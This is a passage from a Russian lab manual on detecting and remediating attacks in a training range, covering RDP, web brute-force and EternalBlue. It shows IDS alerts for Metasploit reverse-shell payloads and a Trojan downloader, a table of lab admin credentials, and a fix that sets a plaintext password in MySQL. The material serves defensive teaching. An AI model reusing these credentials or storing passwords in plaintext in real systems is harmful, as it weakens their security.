


Рисунок 23 – Логи в Event Viewer




Рисунок 24 – Лог с Event ID 1149

Подтвердили факт наличия атаки. Теперь закроем уязвимость, для этого на компьютере администратора поменяем пароль для учетной записи – в cmd пропишем команду “net user Administrator * ”. Необходимо ввести сложный пароль и подтвердить его (рисунок 25).

```
C:\Users\Administrator>net user Administrator *
Type a password for the user:
Retype the password to confirm:
The command completed successfully.

C:\Users\Administrator>
```

Рисунок 25 – Смена пароля через cmd

В случае установки достаточно сложного пароля уязвимость будет успешно закрыта (рисунок 26).




Рисунок 26 – Закрытая уязвимость

Индивидуальное задание

Заполните карточку описания вектора атаки Cyber Kill Chain в соответствии со своим вариантом (таблица 1). В результате выполнения индивидуального задания должны получиться корректно заполненные карточки описания вектора атаки, в которых содержится максимально точная и корректная информация об инциденте.

Корректное заполнения карточки инцидентов и карточек описания вектора атаки можно найти в 1-ой лабораторной работе.

Таблица 1 – Варианты

Вариант	Уязвимость
1	SQL инъекция
2	Слабый пароль учётной записи
3	Отключённая защита антивируса

Таблица 2 – Карточка Cyber Kill Chain

Название атаки	
Нарушитель внутренний? (да/нет)	
Конечная цель нарушителя	
Какие промежуточные узлы сети нарушитель атаковал?	
Последовательность действий	
Какие уязвимости нарушитель эксплуатировал	
Комментарии	

Контрольные вопросы:

1. Когда можно сказать, что веб-приложение содержит неисправную аутентификацию?
2. Что из себя представляет атака внешнего объекта XML?
3. Назовите самые распространенные ошибки, которые делают возможной атаку на веб-приложение.
4. Объясните своими словами понятие SQL-инъекции.
5. Назовите способы защиты от SQL-инъекций.
6. Что из себя представляет вредоносный скрипт Web-shell?
7. Как можно обнаружить вредоносный Web-shell?
8. Объясните своими словами суть интернет-атак Phishing и приведите несколько типов данных атак.
9. Что такое RDP?
10. Назовите не меньше трёх уязвимостей, связанных с RDP.
11. Что нужно делать в случае обнаружения следов успешного проникновения через RDP?
12. Как можно защитить учётные записи пользователей?

ЛАБОРАТОРНАЯ РАБОТА №4

Защита данных файлового сервера

В лабораторной работе была рассмотрена атака злоумышленника на сайт компании с целью получения доступа к внутренним ресурсам.

На сайте был обнаружен раздел для входа в личный кабинет, который не содержит механизмов от атаки перебора учетных данных. Нарушитель смог успешно подобрать параметры входа для одного из пользователей. Использование одинаковых паролей для различных сервисов позволило нарушителю получить доступ к почтовому ящику сотрудника и далее успешно подключиться к его рабочей станции, с которой он атаковал внутренний файловый сервис с помощью уязвимости SMB-протокола.

Квалификация нарушителя средняя. Он умеет использовать инструментарий для проведения атак, а также знает техники постэксплуатации.

Средство обнаружения вторжений – программно-аппаратный комплекс для обнаружения вторжений в информационные системы ViPNet IDS.

Рассматриваемые уязвимости:

1. Простой пароль пользователя веб-приложения предприятия;

На одной из виртуальных машин виртуальной машин обслуживается веб-сайт предприятия. В веб-приложении существует механизм аутентификации пользователей.

Пароль пользователя веб-приложения часто встречается в различных утечках информации, таким образом, его включают в словари перебора паролей.

Способ эксплуатации уязвимости: перехват пакета аутентификации с любыми данными. С помощью словаря паролей формируются аутентификационные пакеты на основе перехваченного пакета и

отправляются в адрес веб-приложения, до тех пор, пока оно не передаст атакующему сообщение об успешной аутентификации.

Как предотвратить возникновение инцидентов:

- Не давать никому (кроме root учетных записей MySQL) доступ к user таблице в mysql системной базе данных.

- Узнать, как работает система привилегий доступа MySQL.

Не предоставлять привилегий больше, чем необходимо. Никогда не предоставляйте привилегии всем хостам.

- Не хранить пароли в открытом виде в своей базе данных.

- Не выбирать пароли из словарей.

- Использовать брандмауэр. Разместить MySQL за брандмауэром или в демилитаризованной зоне (DMZ).

- Не передавать простые (незашифрованные) данные через Интернет.

2. Служба RDP на порту установлена по умолчанию;

RDP или Remote Desktop Protocol это протокол удалённого рабочего стола в операционных системах Microsoft Windows. Используется для удаленной работы сотрудника или пользователя с удаленным сервером.

Удаленный рабочий стол (Remote Desktop) — это термин, которым обозначается режим управления, когда один компьютер получает права администратора по отношению к другому, удаленному. Связь между устройствами происходит в реальном времени посредством Интернет или локальной сети.

Уровень доступа в режиме удаленного администрирования определяется конкретными задачами и может быть изменен по необходимости. Например:

- в одном случае, подключение к рабочей сессии дает возможность полного контроля и взаимодействия с удаленным компьютером, при котором допускается запуск на нем приложений и манипуляции с файлами;

– в другом, удаленный доступ к рабочему столу позволяет лишь вести наблюдения за процессами, без вмешательства в работу его системы.




Рисунок 1 – Взаимодействие RDP Клиента и сервера терминалов




Рисунок 2 – Слабости RDP




Рисунок 3 – Концепция безопасности при удаленном подключении по RDP

3. Уязвимость MS17-010 файлового сервера.

Эксплуатируемая уязвимость – CVE-2017-0144.

Опасный эксплоит EternalBlue, разработанный Агентством национальной безопасности (АНБ) США для эксплуатации уязвимости в протоколе Microsoft Server Message Block, (SMB) продолжает представлять серьезную угрозу для многих организаций по всему миру более чем через четыре года после выпуска исправления.

Методы защиты:

- Отключение SMBv1.
- Установка обновлений от Microsoft.
- В большой сети провести мониторинг сетевого трафика с выявлением станций, использующих SMBv1. Далее необходимо провести анализ возможности отключения SMBv1 на них, а в случае невозможности - анализ целесообразности использования этих хостов, возможности временной изоляции за WAF, а также планирование их последующей модернизации.

Для предотвращения инцидентов следует:

- 1) Установить системное обновление безопасности MS17-010
- 2) Следить за обновлениями остальных компьютерных программ.
- 3) Установить надежное антивирусное средство.
- 4) Никогда не открывать электронные письма, которые приходят от незнакомцев или компаний, с которыми у вас нет бизнеса.
- 5) Отключить SMBv1, используя инструкции, предоставленные Microsoft.



Рисунок 4 – Эксплойт EternalBlue

Ход работы

1. Простой пароль пользователя веб-приложения предприятия.

Нарушитель проводит поиск активных хостов в сегменте внешнего периметра предприятия DMZ (сеть 185.88.181.0/24), сканирует их на предмет открытых HTTP/HTTPS портов. Далее осуществляется поиск страницы аутентификации в обнаруженном во время сканирования веб-приложении `ampire.com` (хост 185.88.181.95). На данном этапе атакующий выполняет перебор (брутфорс) аккаунта менеджера `manager@ampire.com`.

Проведите анализ системы на предмет вторжений, используя `ViPNet IDS`. Найдите события класса атак на веб-приложение (рисунок 5).

ET SCAN Nmap Scripting Engine User-A...	web-application-attack	TCP	185.88.181.55	52640	10.10.1.21
ET SCAN Nmap Scripting Engine User-A...	web-application-attack	TCP	185.88.181.55	52638	10.10.1.21
ET SCAN Nmap Scripting Engine User-A...	web-application-attack	TCP	185.88.181.55	53604	10.10.1.20
ET SCAN Nmap Scripting Engine User-A...	web-application-attack	TCP	185.88.181.55	53600	10.10.1.20
ET SCAN Nmap Scripting Engine User-A...	web-application-attack	TCP	185.88.181.55	52624	10.10.1.21
ET SCAN Nmap Scripting Engine User-A...	web-application-attack	TCP	185.88.181.55	53590	10.10.1.20
ET SCAN Nmap Scripting Engine User-A...	web-application-attack	TCP	185.88.181.55	53586	10.10.1.20
ET SCAN Nmap Scripting Engine User-A...	web-application-attack	TCP	185.88.181.55	52610	10.10.1.21

Рисунок 5 – Атаки на веб-приложение

Найдите аналогичные инциденты с обнаружением сетевого трояна (Рисунок 6). Не используйте фильтр по Важности события, он ненадежен и может предоставлять недостоверную информацию (цвет идентичных

событий может различаться).

ET TROJAN Possible Metasploit Payloa...	trojan-activity	TCP	185.88.181.55	4444	10.10.2.12	49783
ET TROJAN Possible Metasploit Payloa...	trojan-activity	TCP	185.88.181.55	4444	10.10.2.12	49783
ET TROJAN Possible Metasploit Payloa...	trojan-activity	TCP	185.88.181.55	4444	10.10.1.253	23602
ET TROJAN Possible Metasploit Payloa...	trojan-activity	TCP	185.88.181.55	4444	10.10.1.253	23602
ET POLICY Powershell Command With ...	trojan-activity	TCP	10.10.2.254	23385	10.10.2.12	445
ET POLICY Powershell Command With ...	trojan-activity	TCP	10.10.2.254	23385	10.10.2.12	445
ET POLICY Powershell Command With ...	trojan-activity	TCP	10.10.2.254	23385	10.10.2.12	445
ET POLICY Powershell Command With ...	trojan-activity	TCP	10.10.4.11	49709	10.10.2.12	445
ET POLICY Powershell Command With ...	trojan-activity	TCP	10.10.4.11	49709	10.10.2.12	445
ET POLICY Powershell Command With ...	trojan-activity	TCP	10.10.4.11	49709	10.10.2.12	445
ET EXPLOIT ETERNALBLUE Probe Vuln...	trojan-activity	TCP	10.10.2.12	445	10.10.2.254	54683
ET EXPLOIT Possible ETERNALBLUE Pr...	trojan-activity	TCP	10.10.2.254	54683	10.10.2.12	445
ET EXPLOIT Possible ETERNALBLUE Pr...	trojan-activity	TCP	10.10.2.254	54683	10.10.2.12	445
ET EXPLOIT Possible ETERNALBLUE Pr...	trojan-activity	TCP	10.10.4.11	49706	10.10.2.12	445
ET EXPLOIT Possible ETERNALBLUE Pr...	trojan-activity	TCP	10.10.4.11	49706	10.10.2.12	445
ET TROJAN Possible Metasploit Payloa...	trojan-activity	TCP	185.88.181.55	443	10.10.4.11	49696
ET TROJAN Possible Metasploit Payloa...	trojan-activity	TCP	185.88.181.55	443	10.10.1.253	45621
AM TROJAN Trojan.Downloader.JTTH	trojan-activity	TCP	10.10.1.253	65095	185.88.181.55	8081
AM TROJAN Trojan.Downloader.JTTH	trojan-activity	TCP	10.10.4.11	49695	185.88.181.55	8081

Рисунок 6 – Обнаружение сетевого трояна

Зафиксируйте атаки на 20 и 21 IP (Рисунок 7).

ET SCAN Nmap Scripting Engine User-A...	web-application-attack	TCP	185.88.181.55	52640	10.10.1.21
ET SCAN Nmap Scripting Engine User-A...	web-application-attack	TCP	185.88.181.55	52638	10.10.1.21
ET SCAN Nmap Scripting Engine User-A...	web-application-attack	TCP	185.88.181.55	53604	10.10.1.20
ET SCAN Nmap Scripting Engine User-A...	web-application-attack	TCP	185.88.181.55	53600	10.10.1.20
ET SCAN Nmap Scripting Engine User-A...	web-application-attack	TCP	185.88.181.55	52624	10.10.1.21
ET SCAN Nmap Scripting Engine User-A...	web-application-attack	TCP	185.88.181.55	53590	10.10.1.20
ET SCAN Nmap Scripting Engine User-A...	web-application-attack	TCP	185.88.181.55	53586	10.10.1.20

Рисунок 7 – Атаки на порты 10.10.1.21 и 10.10.1.20

Перейдем к закрытию уязвимости. Для этого подключимся через удалённое рабочее место через ip, который указан на странице участника группы реагирования amprige. Зайдём под одной из учётных записей.

Войдём в систему под одной из учетных записей (Рисунок 8).




Рисунок 8 – Вход в систему

Далее, необходимо аутентифицировать на виртуальной машине Enterprise_DMZ_WebPortal_1. Скачайте материалы для прохождения сценария из Ampire и откройте логическую схему. В интересующей нас среде DMZ WebPortal имеет IP 10.10.1.20 (Рисунок 9). Нас будет интересовать виртуальная машина с этим IP.




Рисунок 9 – DMZ-среда в логической схеме сценария

Перейдем к списку виртуальных машин и найдем IP 10.10.1.20. Таким образом, необходимо перейти в CMS Drupal (Рисунок 10).

Access to virtual infrastructure from the response team VM			
Edge Gateway	WEB: https://10.10.1.254	admin	qweGWE
Internal Gateway	WEB: https://10.10.2.254	admin	qweGWI
MS Active Directory	RDP: 10.10.2.10	ampire\administrator	qwe123!@#
MS FileServer	RDP: 10.10.2.12	ampire\administrator	qwe123!@#
Database Server	SSH: 10.10.2.13	user	qwe123!@#
	MySQL DB	root	qwe123asd
SSH Server	SSH: 10.10.2.14	user	qwe123!@#
CMS Drupal	SSH: 10.10.1.20	user	qwe123!@#
	MySQL DB	root	qwe123asd
CMS Made Simple	RDP: 10.10.2.16	ampire\administrator	qwe123!@#
	WEB: http://10.10.2.16/cmsms/admin	admin	qwe123!@#
Apache Tomcat	SSH: 10.10.1.24	user	qwe123!@#
	WEB: http://10.10.1.24:8080	admin	qwe123!@#
Web Server 2	SSH: 10.10.1.21	user	qwe123!@#
	WEB: http://10.10.1.21	admin	qwe123!@#
Redmine Server	SSH: 10.10.2.15	user	qwe123!@#
	WEB: http://redmine.ampire.corp	admin	qwe123!@#
SCADA IGSS	RDP: 10.10.3.10	.\administrator	qwe123!@#
Administrator Workstation	RDP: 10.10.4.10	ampire\administrator	qwe123!@#
Developer Workstation	RDP: 10.10.4.13	ampire\dev1	qwe123!@#
Manager Workstation 1	RDP: 10.10.4.11	ampire\manager1	qwe123!@#
Manager Workstation 2	SSH: 10.10.4.14	user	qwe123!@#
Note: it is possible to connect to all VMs in the domain using the accounts ampire\it[1-10] The accounts ampire\it[1-10] are members of the domain administrators group			

Рисунок 10 – Данные для входа в виртуальные среды

Зайдите под учетной записью root через MySQL DB. Далее необходимо выполнить команду:

```
mysql -uroot -password=qwe123asd toppro -e "update user set password = 'YOUR_PASSWORD' where name = 'Manager1'"
```

, как показано на рисунке 11. Новый пароль не должен содержаться в словаре rockyou.txt.

```

root@webportal11:~# mysql -uroot --password=qwe123asd toppro -e "select name,password from user where
name = 'Manager1'"
+-----+-----+
| name   | password |
+-----+-----+
| Manager1 | qwe123asd |
+-----+-----+
root@webportal11:~# mysql -uroot --password=qwe123asd toppro -e "update user set password = 'gY8c0dz3SD' where name = 'Manager1'"
root@webportal11:~# mysql -uroot --password=qwe123asd toppro -e "select name,password from user where
name = 'Manager1'"
+-----+-----+
| name   | password |
+-----+-----+
| Manager1 | gY8c0dz3SD |
+-----+-----+

```

Рисунок 11 – Изменение пароля через root

Если зайти под root не удалось – воспользуйтесь учетной записью user и SSH 10.10.1.20.

Найдите на рабочем столе ярлык Bitvise SSH Client и введите данные как показано на рисунке 12. Пароль пользователя user указан в таблице на рисунке 10.




Рисунок 12 – Переход в учетную запись user через клиент SSH

Подождите немного, процесс подключения может занять минуту. После успешного подключения откроются окна SFTP и консоли от имени user.




Рисунок 13 – Успешное подключение к SSH

В консоли введите необходимые команды, как показано на рисунке 14. При вводе команды *update user* при выборе параметра в *set password* придумайте свой надежный пароль, который не содержится в словаре паролей *rockyou.txt*.

```

user@webportal1:~$ mysql -uroot -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1498
Server version: 5.5.62-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| toppro |
+-----+
4 rows in set (0.00 sec)

mysql> use toppro;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> update user set pasword = 'YOUR_PASSWORD' where name = 'Manager1';
ERROR 1054 (42S22): Unknown column 'pasword' in 'field list'
mysql> update user set password = 'aonamirey' where name = 'Manager1';
Query OK, 1 row affected (0.01 sec)
Rows matched: 1  Changed: 1  Warnings: 0

```

Рисунок 14 – Успешное изменение пароля для Manager1

Перейдите в Amprе и убедитесь в успешном устранении уязвимости (Рисунок 15).




Рисунок 15 – Успешное устранение уязвимости Web1 MySQL Password

2. Служба RDP на порту установлена по умолчанию.

